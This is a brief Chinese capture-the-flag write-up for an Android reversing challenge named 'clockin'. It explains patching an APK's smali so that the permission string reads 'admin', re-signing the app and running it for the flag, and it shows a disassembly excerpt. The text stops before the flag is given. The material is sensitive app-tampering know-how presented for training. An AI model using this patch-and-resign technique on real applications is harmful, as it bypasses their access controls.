
APP 逆向-clockin

题目说明

题目附件

解题思路

将 apk 文件解包进行 patch，将 not admin　patch 为 admin



```
.field private show_flag_tv:TextView

.field private user_tv:TextView

.method public constructor <init>()V
          .registers 2
00000000  invoke-direct       AppCompatActivity-><init>()V, p0
00000006  const-string        v0, "admin"
0000000A  iput-object         v0, p0, PunchCardActivity->permission:String
0000000E  return-void
.end method

.method private Permissioncheck(String, String)V
          .registers 11
          .annotation system Throws
              value = {
                  Exception
              }
          .end annotation
00000000  new-instance        v0, OkHttpClient$Builder
00000004  invoke-direct       OkHttpClient$Builder-><init>()V, v0
0000000A  sget-object         v1, TimeUnit->SECONDS:TimeUnit
0000000E  const-wide/16       v2, 5
00000012  invoke-virtual      OkHttpClient$Builder->readTimeout(J, TimeUnit)OkHttpClient$Builder, v0, v2, v3, v1
00000018  move-result-object  v0
0000001A  invoke-virtual      OkHttpClient$Builder->build()OkHttpClient, v0
00000020  move-result-object  v0
00000022  new-instance        v1, RSAEncrypt
00000026  invoke-direct       RSAEncrypt-><init>()V, v1
0000002C  invoke-virtual      RSAEncrypt->getKeyMap()Map, v1
00000032  move-result-object  v2
00000034  invoke-virtual      RSAEncrypt->encrypt(String)String, v1, p2
0000003A  move-result-object  v3
0000003C  sget-object         v4, System->out:PrintStream
00000040  invoke-virtual      PrintStream->println(String)V, v4, v3
00000046  sget-object         v4, System->out:PrintStream
0000004A  const/4             v5, 0
0000004C  invoke-static       Integer->valueOf(I)Integer, v5
```

之后再进行签名，安装运行得到 flag 为